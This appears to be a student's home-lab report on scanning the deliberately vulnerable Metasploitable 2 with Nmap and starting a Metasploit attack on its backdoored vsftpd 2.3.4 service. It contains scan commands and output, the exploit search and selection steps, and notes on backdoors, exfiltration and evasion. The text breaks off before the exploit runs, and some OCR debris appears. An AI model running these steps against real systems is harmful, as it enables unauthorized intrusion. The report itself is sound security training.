# VULNERABILITY ASSESSMENT PROJECT USING NMAP AND METASPLOIT

**By Snehal Borhade**

# INDEX

# VULNERABILITY ASSESSMENT PROJECT USING NMAP AND METASPLOIT

## Abstract

The Vulnerability Assessment project provides a thorough understanding of the tools, network protocols, procedures, vulnerabilities, and documentation involved. Network Vulnerability Assessment involves scanning a network to identify potential vulnerabilities within the system and exploiting them. In this project, Metasploitable 2, an intentionally vulnerable Linux version, was used as the target system. Nmap was utilized to scan the network, uncovering various vulnerabilities. Then Metasploit was used to exploit the vulnerabilities and hack the system.

## System description

A secure virtual environment was established using VirtualBox. Kali Linux was installed on Virtual-box to perform scans on Metasploitable 2, which was also set up within the virtual lab. Metasploitable 2, designed to be intentionally vulnerable, contains numerous vulnerabilities and open ports that can be exploited to gain control over the machine. In summary, a home lab was created to facilitate safe and legal network scanning activities.

## Purpose

The purpose of conducting assessment on the vulnerabilities and there impact on the system also to understand the procedures and gain hands-on experience with various essential cyber-security tools. This project is crucial for understanding the importance of security and its severe effects if its compromised. The primary objective is to understand how a machine can be exploited by threat actors and to learn how to remediate these vulnerabilities.

# Approach

A systematic approach was employed to conduct the scan. Initially, Nmap was used to ping the network and verify its active status. Once the machine's status was confirmed, additional Nmap commands were executed to gather detailed information about the system. Metasploit was used to further attack the system with the help of information  gathered. All findings and procedures were meticulously documented.

# Procedure


Nmap and Metasploit were used in the process for systematic development of project.

## Nmap

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. It offers a variety of features for probing networks, including host discovery, service detection, and operating system identification. The following Nmap commands were utilized to gather additional information:

Ping is used to check for live system. It gives us information about what is live on the network subnet.
Nmap -sP is the command used and then simple nmap command is used to check for open ports

Nmap -sP <ip address>




```
┌──(snehal_kalilinux24㉿kalilinux)-[~]
└─$ nmap -sP [redacted]

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 01:51 IST
Nmap scan report for [redacted]
Host is up (0.0020s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Fig .1 ping command

Then the system was scanned to understand which version of protocol it is running.If we know what kind of protocol it is running it is possible to further exploit the machine if the versions of protocol are old or not updated.Older versions of software often have known vulnerabilities that have been patched in newer releases. If an attacker identifies the specific version of software running on a system, they can exploit these known vulnerabilities to gain unauthorized access or compromise the system.Once a vulnerability in a specific software version is publicly disclosed, exploit code may become readily available online. This means attackers can easily access and deploy exploits targeting known vulnerabilities in outdated software versions. Knowing the specific software versions used by a system can aid attackers in conducting reconnaissance and crafting targeted attacks. They can tailor their tactics, techniques, and procedures (TTPs) based on the known vulnerabilities and weaknesses of the software versions present on the target system.

Nmap command for returning versions the system is using:
nmap -sS -sV <ip address>



```
┌──(snehal_kalilinux24㉿kalilinux)-[~]
└─$ sudo nmap -sS -sV [redacted]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 01:57 IST
Nmap scan report for [redacted]
Host is up (0.010s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS
s: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
```

Fig .2 nmap -sS -sV <ip address>

Hence Nmap provides various in-depth information about system which can be further used to exploit it.

## Metasploit

It is most popular exploitation tool, used by cyber-security specialists for conducting assessments, penestration testing etc. It was developed by H.D Moore in 2003 and was purchased by Rapid 7 in 2009. Metasploit is a penetration testing platform that enables you to find exploit and validate vulnerabilities.It has in-built modules used which can be used for wide range of practices. Each module can be used at different stages in vulnerability management.

Terms associated with Metasploit are :

Module : A module is a standalone piece of code or software that extends the functionality of the Metasploit Framework. These modules automate various functions provided by the Metasploit Framework, enhancing and expanding its capabilities. Modules can include exploits, payloads, auxiliary tools, post-exploitation methods, and evasion techniques. By using these modules, security professionals can streamline the process of discovering vulnerabilities, exploiting them, and managing compromised systems. Each module is designed to perform specific tasks, such as scanning networks, gaining access, and executing commands on remote systems, making Metasploit a powerful and versatile tool for penetration testing and security assessments.

Vulnerability: A vulnerability is a weakness that can be exploited by a threat actor to perform unauthorized actions within a system. These weaknesses can exist in software, hardware, network configurations, or procedural practices. To exploit a vulnerability, an attacker must possess at least one applicable tool or technique capable of connecting to and exploiting the system's weakness. Vulnerabilities are also known as attack surfaces, as they represent the entry points that attackers can target to compromise a system's security.

Exploit: An exploit is a targeted attack on a computer system that takes advantage of a specific vulnerability the system presents. Exploits can be used to gain unauthorized access, execute malicious code, or disrupt system operations. The term "exploit" as a verb refers to the successful execution of such an attack, where the attacker leverages the vulnerability to achieve their malicious objectives. Exploits can be delivered through various means, such as malicious email attachments, infected websites, or direct network attacks.

Payload: A payload is the specific action or set of actions that a threat actor performs after exploiting a vulnerability, beyond the initial compromise. Payloads can include a wide range of malicious activities, such as stealing personal information, encrypting data for ransom, creating backdoors for future access, or deleting critical files. The payload is essentially the end goal of the exploit, representing the damage or effect the attacker intends to achieve.

There are total 8 Modules in Metasploit :

Auxillary Module :- Auxiliary modules encompass a variety of tools, including port scanners, fuzzers, sniffers, and more. The Metasploit Framework includes 1,250 auxiliary modules. It is used to Collect or enumerate data from a single target.

Exploit Module : These modules are used to leverage vulnerabilities, enabling the framework to execute arbitrary code on the target system. This arbitrary code, which is executed as a result of the exploit, is referred to as the payload.Exploit are vulnerabilities which can be exploited, means exploit is like the default or error in the system which can be used to gain access of the machine.Metasploit has such many in-built exploits.

Payloads Module : In the context of Metasploit exploit modules, payload modules contain the shell code executed when an exploit succeeds. This typically results in the creation of a Metasploit session, but can also involve actions like adding user accounts or executing a pingback command to verify successful code execution on a vulnerable target.Payloads are like virus or malware which can be injected in the machine to gain control over it.

Encoders Module: Encoders are basically used to encode our payloads so that they are unrecognizable. They convert raw payload data and uses some algorithm to encode it. These modules are usefull for encoding bad characters such as null bytes.

Evasion Module: This are new modules which create payloads which can bypass the anti-virus on the system.


Nops Module: Nop modules, short for 'No Operation', generate sequences of instructions that do nothing. These are often used with stack buffer overflows to ensure the exploit works correctly by padding the payload to the desired size.

Post Module: Post modules can be run on a compromised target to gather evidence, pivot deeper into the target network, and perform various other tasks.They perform valuable tasks such as gathering, collecting, and enumerating data from the session.

How each tool is used in vulnerability management process

1) **Reconnaissance :-** To gather information related to our target system.Use auxiliary modules for information gathering (e.g., port scanning, service identification).
2) **Scanning and Enumeration :-** Continue using auxiliary modules to find vulnerabilities and gather more details.
3) **Exploitation** Use exploit modules to exploit identified vulnerabilities and gain access.
4) **Payload Delivery Select :-** and configure a payload.
5) **Post-Exploitation :-** Use post modules for tasks like privilege escalation, data exfiltration, and pivoting within the network.
6) **Maintaining Access :-** Set up backdoors or other methods to maintain access using payloads and post-exploitation modules.
7) **Covering Track** :- Use encoders, Nops, and evasion modules to ensure activities remain undetected.


Msfconsole : Msfconsole is the primary interface to the Metasploit Framework. This command-line interface can be launched by typing msfconsole in the command line.



```
┌──(snehal_kalilinux24㉿kalilinux)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##         ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##    ##     ##
                            https://metasploit.com
```

Fig 3. msfconsole

As seen from above nmap search I fetched version details  of various aplications and protocols.
Demonstrating Exploitation by outdated version of FTP protocol.




```
WordPress 5.0.0 - Image Remote Code Execution
WordPress Core 5.0 - Remote Code Execution
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasp
WordPress Core < 5.2.3 - Viewing Unauthenticated/Passw
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Servic
WordPress Plugin AN_Gradebook 5.0.1 - SQLi
WordPress Plugin Custom Pages 0.5.0.1 - Local File Inc
WordPress Plugin Database Backup < 5.2 - Remote Code E
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vu
WordPress Plugin FeedWordPress 2015.0426 - SQL Injecti
WordPress Plugin iThemes Security < 7.0.3 - SQL Inject
WordPress Plugin leenk.me 2.5.0 - Cross-Site Request F
WordPress Plugin Marketplace Plugin 1.5.0 < 1.6.1 - Ar
WordPress Plugin Network Publisher 5.0.1 - 'networkpub
WordPress Plugin Nmedia WordPress Member Conversation
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Mult
WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Inj
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Inje
WordPress Plugin Smart Slider-3 3.5.0.8 - 'name' Store
WordPress Plugin WP-Property 1.35.0 - Arbitrary File U
------------------------------------------------------
Shellcodes: No Results
msf6 > search vsftpd 2.3.4

Matching Modules
================


   #  Name                                       Disclosure
heck  Description
   -  ----                                       ----------
----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03
o     VSFTPD v2.3.4 Backdoor Command Execution
```

```
┌──(snehal_kalili[redacted]ux)-[~]
└─$ sudo nmap -sS 6.101
[sudo] password for snehal_kalilinux24:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 02:10 IST
Nmap scan report for 192.168.56.101
Host is up (0.0057s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; O
Ss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Fig 4. search1

Here it can be seen that search vsftpd 2.3.4 is conducted which is a verion of FTP protocol. Search command is used to search through various already know and stagged exploits.



```
msf6 > search vsftpd 2.3.4

Matching Modules
================


   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Fig 4. search2




```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig 4. use

Then by ‘use’ command select that exploit and options command to display various options regarding our exploit.


Options has various fields which are required and we are supposed to set those field using ‘set’ command. Here we set RHOSTS which is ip of target machine.



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS [redacted]
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
